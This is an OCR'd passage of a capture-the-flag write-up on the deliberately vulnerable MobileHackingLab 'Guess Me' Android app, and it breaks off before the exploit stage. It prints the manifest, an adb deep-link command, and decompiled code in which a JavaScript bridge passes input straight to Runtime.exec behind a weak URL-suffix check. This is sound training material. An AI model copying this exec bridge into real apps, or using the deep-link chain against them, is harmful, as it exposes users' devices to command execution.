MobileHackingLab - Guess Meb

Methodology


- **Explore application**
- **Identify deep link vulnerability**
- **Exploit deep link vulnerability**

Explore application


The application generates a random number when it starts up the first time. The goal of the application is to guess which number was generated with the least amount of tries.


Main screen

The Main application screen has an input field to enter your guess value. It also has a few buttons to perform various actions in the game.




You can enter a value between 1 and 100, if you enter the incorrect number, it will display an error message, and clear the input field.


5:50
Guess a number between 1 and 100
20
Guess
New Game
Exit
1
2
3
4
5
6
7
8
9
,
0
.



If you enter the incorrect number more than 10 times, you will be presented with a message indicating that you have lost the game and also what the

number was.


5:51
Sorry, you've run out of attempts. The correct number was 32.
Enter your guess
Guess
New Game
Exit


WebView screen

The WebView screen is used to load local and remote content. The screen is opened by using an Android intent, performing some validation and then deciding which resource to open.

Local content

When you tap the question mark icon on the Main screen, it will open the WebView screen, and render a local HTML file from the application assets.

This HTML file contains a message, the current system date and time, and also a hyperlink to a website.



Remote content

When you tap the link found in the local HTML file rendered in the WebView, it will open the remote resource that it links to in the same WebView screen.

Identify deep link vulnerability

First things first, let's investigate the AndroidManifest.xml file to get an overview of the application entry points and, where potential deep links might exist.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    android:compileSdkVersion="34"
    android:compileSdkVersionCodename="14"
    package="com.mobilehackinglab.guessme"
    platformBuildVersionCode="34"
    platformBuildVersionName="14">
    <uses-sdk
        android:minSdkVersion="24"
        android:targetSdkVersion="34"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <permission
        android:name="com.mobilehackinglab.guessme.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
```

```
        android:protectionLevel="signature"/>
    <uses-permission android:name="com.mobilehackinglab.guessme.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSI
ON"/>
    <application
        android:theme="@style/Theme.Encoder"
        android:label="@string/app_name"
        android:icon="@mipmap/ic_launcher"
        android:debuggable="true"
        android:allowBackup="true"
        android:supportsRtl="true"
        android:extractNativeLibs="false"
        android:fullBackupContent="@xml/backup_rules"
        android:networkSecurityConfig="@xml/network_config"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:appComponentFactory="androidx.core.app.CoreComponentFactory"
        android:dataExtractionRules="@xml/data_extraction_rules">
        <activity
            android:name="com.mobilehackinglab.guessme.MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity
            android:name="com.mobilehackinglab.guessme.WebviewActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data
                    android:scheme="mhl"
                    android:host="mobilehackinglab"/>
            </intent-filter>
        </activity>
        <provider
            android:name="androidx.startup.InitializationProvider"
            android:exported="false"
            android:authorities="com.mobilehackinglab.guessme.androidx-startup">
            <meta-data
                android:name="androidx.emoji2.text.EmojiCompatInitializer"
                android:value="androidx.startup"/>
            <meta-data
                android:name="androidx.lifecycle.ProcessLifecycleInitializer"
                android:value="androidx.startup"/>
            <meta-data
                android:name="androidx.profileinstaller.ProfileInstallerInitializer"
                android:value="androidx.startup"/>
        </provider>
        <receiver
            android:name="androidx.profileinstaller.ProfileInstallReceiver"
            android:permission="android.permission.DUMP"
            android:enabled="true"
            android:exported="true"
            android:directBootAware="false">
            <intent-filter>
                <action android:name="androidx.profileinstaller.action.INSTALL_PROFILE"/>
            </intent-filter>
            <intent-filter>
                <action android:name="androidx.profileinstaller.action.SKIP_FILE"/>
            </intent-filter>
            <intent-filter>
                <action android:name="androidx.profileinstaller.action.SAVE_PROFILE"/>
            </intent-filter>
            <intent-filter>
```

```
                <action android:name="androidx.profileinstaller.action.BENCHMARK_OPERATION"/>
            </intent-filter>
        </receiver>
    </application>
</manifest>
```


For this section, we will focus on the WebviewActivity to see how it behaves and what we can do with it.

Using adb, we can start it up to see how it displays without us doing anything out of the ordinary. We will use the scheme defined in the AndroidManifest file: `mhl://mobilehackinglab`

```
adb shell am start -a "android.intent.action.VIEW" -c "android.intent.category.BROWSABLE" -d "mhl://mobilehackinglab"
```

```
λ adb shell am start -a "android.intent.action.VIEW" -c "android.intent.category.BROWSABLE" -d "mhl://mobilehackinglab"
Starting: Intent { act=android.intent.action.VIEW cat=[android.intent.category.BROWSABLE] dat=mhl://mobilehackinglab/... }
```

This worked; it opened the WebviewActivity and loaded a default webpage.



Let's take a look at the source code to find out what is happening when the WebviewActivity opens.

```
package com.mobilehackinglab.guessme;
```

```
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.webkit.JavascriptInterface;
import android.webkit.WebChromeClient;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.webkit.WebViewClient;
import androidx.appcompat.app.AppCompatActivity;
import androidx.constraintlayout.widget.ConstraintLayout;
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.Reader;
import kotlin.Metadata;
import kotlin.io.TextStreamsKt;
import kotlin.jvm.internal.Intrinsics;
import kotlin.text.Charsets;
import kotlin.text.StringsKt;

/* compiled from: WebviewActivity.kt */
@Metadata(d1 = {"\u00004\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\b\u0002\n\u0002\u0018\u0002\n
\u0000\n\u0002\u0010\u0002\n\u0000\n\u0002\u0018\u0002\n\u0000\n\u0002\u0010\u000b\n\u0000\n\u0002\u00
18\u0002\n\u0002\b\u0004\n\u0002\u0018\u0002\n\u0002\b\u0003\u0018\u00002\u00020\u0001:\u0001\u0013B\u
0005¢\u0006\u0002\u0010\u0002J\u0012\u0010\u0005\u001a\u00020\u00062\b\u0010\u0007\u001a\u0004\u0018\u
00010\bH\u0002J\u0010\u0010\t\u001a\u00020\n2\u0006\u0010\u000b\u001a\u00020\fH\u0002J\b\u0010\r\u001a
\u00020\u0006H\u0002J\u0010\u0010\u000e\u001a\u00020\u00062\u0006\u0010\u000b\u001a\u00020\fH\u0002J\u
0012\u0010\u000f\u001a\u00020\u00062\b\u0010\u0010\u001a\u0004\u0018\u00010\u0011H\u0014J\u0012\u0010
\u0012\u001a\u00020\u00062\b\u0010\u0007\u001a\u0004\u0018\u00010\bH\u0014R\u000e\u0010\u0003\u001a\u0
0020\u0004X\u0082.¢\u0006\u0002\n\u0000¨\u0006\u0014"}, d2 = {"Lcom/mobilehackinglab/guessme/WebviewAc
tivity;", "Landroidx/appcompat/app/AppCompatActivity;", "()V", "webView", "Landroid/webkit/WebView;",
"handleDeepLink", "", "intent", "Landroid/content/Intent;", "isValidDeepLink", "", "uri", "Landroid/ne
t/Uri;", "loadAssetIndex", "loadDeepLink", "onCreate", "savedInstanceState", "Landroid/os/Bundle;", "o
nNewIntent", "MyJavaScriptInterface", "app_debug"}, k = 1, mv = {1, 9, 0}, xi = ConstraintLayout.Layou
tParams.Table.LAYOUT_CONSTRAINT_VERTICAL_CHAINSTYLE)
/* loaded from: classes3.dex */
public final class WebviewActivity extends AppCompatActivity {
    private WebView webView;

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, android
x.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_web);
        View findViewById = findViewById(R.id.webView);
        Intrinsics.checkNotNullExpressionValue(findViewById, "findViewById(...)");
        this.webView = (WebView) findViewById;
        WebView webView = this.webView;
        WebView webView2 = null;
        if (webView == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView = null;
        }
        WebSettings webSettings = webView.getSettings();
        Intrinsics.checkNotNullExpressionValue(webSettings, "getSettings(...)");
        webSettings.setJavaScriptEnabled(true);
        WebView webView3 = this.webView;
        if (webView3 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView3 = null;
        }
        webView3.addJavascriptInterface(new MyJavaScriptInterface(), "AndroidBridge");
        WebView webView4 = this.webView;
        if (webView4 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
```

```
            webView4 = null;
        }
        webView4.setWebViewClient(new WebViewClient());
        WebView webView5 = this.webView;
        if (webView5 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
        } else {
            webView2 = webView5;
        }
        webView2.setWebChromeClient(new WebChromeClient());
        loadAssetIndex();
        handleDeepLink(getIntent());
    }

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, android.
app.Activity
    protected void onNewIntent(Intent intent) {
        super.onNewIntent(intent);
        handleDeepLink(intent);
    }

    private final void handleDeepLink(Intent intent) {
        Uri uri = intent != null ? intent.getData() : null;
        if (uri != null) {
            if (isValidDeepLink(uri)) {
                loadDeepLink(uri);
            } else {
                loadAssetIndex();
            }
        }
    }

    private final boolean isValidDeepLink(Uri uri) {
        if ((!Intrinsics.areEqual(uri.getScheme(), "mhl") && !Intrinsics.areEqual(uri.getScheme(), "ht
tps")) || !Intrinsics.areEqual(uri.getHost(), "mobilehackinglab")) {
            return false;
        }
        String queryParameter = uri.getQueryParameter("url");
        return queryParameter != null && StringsKt.endsWith$default(queryParameter, "mobilehackinglab.
com", false, 2, (Object) null);
    }

    private final void loadDeepLink(Uri uri) {
        String fullUrl = String.valueOf(uri.getQueryParameter("url"));
        WebView webView = this.webView;
        WebView webView2 = null;
        if (webView == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView = null;
        }
        webView.loadUrl(fullUrl);
        WebView webView3 = this.webView;
        if (webView3 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
        } else {
            webView2 = webView3;
        }
        webView2.reload();
    }

    private final void loadAssetIndex() {
        WebView webView = this.webView;
        if (webView == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView = null;
        }
```

```
        webView.loadUrl("file:///android_asset/index.html");
    }

    /* compiled from: WebviewActivity.kt */
    @Metadata(d1 = {"\u0000\u001c\n\u0002\u0018\u0002\n\u0002\u0010\u0000\n\u0002\b\u0002\n\u0002\u001
0\u000e\n\u0002\b\u0002\n\u0002\u0010\u0002\n\u0002\b\u0002\b\u0086\u0004\u0018\u00002\u00020\u0001B\u
0005¢\u0006\u0002\u0010\u0002J\u0010\u0010\u0003\u001a\u00020\u00042\u0006\u0010\u0005\u001a\u00020\u0
004H\u0007J\u0010\u0010\u0006\u001a\u00020\u00072\u0006\u0010\b\u001a\u00020\u0004H\u0007¨\u0006\t"},
d2 = {"Lcom/mobilehackinglab/guessme/WebviewActivity$MyJavaScriptInterface;", "", "(Lcom/mobilehacking
lab/guessme/WebviewActivity;)V", "getTime", "", "Time", "loadWebsite", "", "url", "app_debug"}, k = 1,
mv = {1, 9, 0}, xi = ConstraintLayout.LayoutParams.Table.LAYOUT_CONSTRAINT_VERTICAL_CHAINSTYLE)
    public final class MyJavaScriptInterface {
        public MyJavaScriptInterface() {
        }

        @JavascriptInterface
        public final void loadWebsite(String url) {
            Intrinsics.checkNotNullParameter(url, "url");
            WebView webView = WebviewActivity.this.webView;
            if (webView == null) {
                Intrinsics.throwUninitializedPropertyAccessException("webView");
                webView = null;
            }
            webView.loadUrl(url);
        }

        @JavascriptInterface
        public final String getTime(String Time) {
            Intrinsics.checkNotNullParameter(Time, "Time");
            try {
                Process process = Runtime.getRuntime().exec(Time);
                InputStream inputStream = process.getInputStream();
                Intrinsics.checkNotNullExpressionValue(inputStream, "getInputStream(...)");
                Reader inputStreamReader = new InputStreamReader(inputStream, Charsets.UTF_8);
                BufferedReader reader = inputStreamReader instanceof BufferedReader ? (BufferedReader)
inputStreamReader : new BufferedReader(inputStreamReader, 8192);
                String readText = TextStreamsKt.readText(reader);
                reader.close();
                return readText;
            } catch (Exception e) {
                return "Error getting time";
            }
        }
    }
}
```

There is a lot happening in this method, and it can be quite confusing. I believe that this was purposely done to make it more difficult to reverse engineer.

WebView initialization

This method initializes the WebView.

It enables JavaScript, adds a JavaScript bridge, and sets some clients to get access to some additional functionality.

For more information about the WebViewClient() and WebChromeClient() there is a post **here**.

WebView initial page load

This method uses the WebView to load a index.html file from the asset directory of the application.

```
    private final void loadAssetIndex() {
        WebView webView = this.webView;
        if (webView == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView = null;
        }
        webView.loadUrl("file:///android_asset/index.html");
    }
```

This is the HTML which is rendered when you open the WebviewActivity without using a deep link.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>

<p id="result">Thank you for visiting</p>

<!-- Add a hyperlink with onclick event -->
<a href="#" onclick="loadWebsite()">Visit MobileHackingLab</a>

<script>

    function loadWebsite() {
```

```
        window.location.href = "https://www.mobilehackinglab.com/";
    }

    // Fetch and display the time when the page loads
    var result = AndroidBridge.getTime("date");
    var lines = result.split('\n');
    var timeVisited = lines[0];
    var fullMessage = "Thanks for playing the game\n\n Please visit mobilehackinglab.com for more! \n
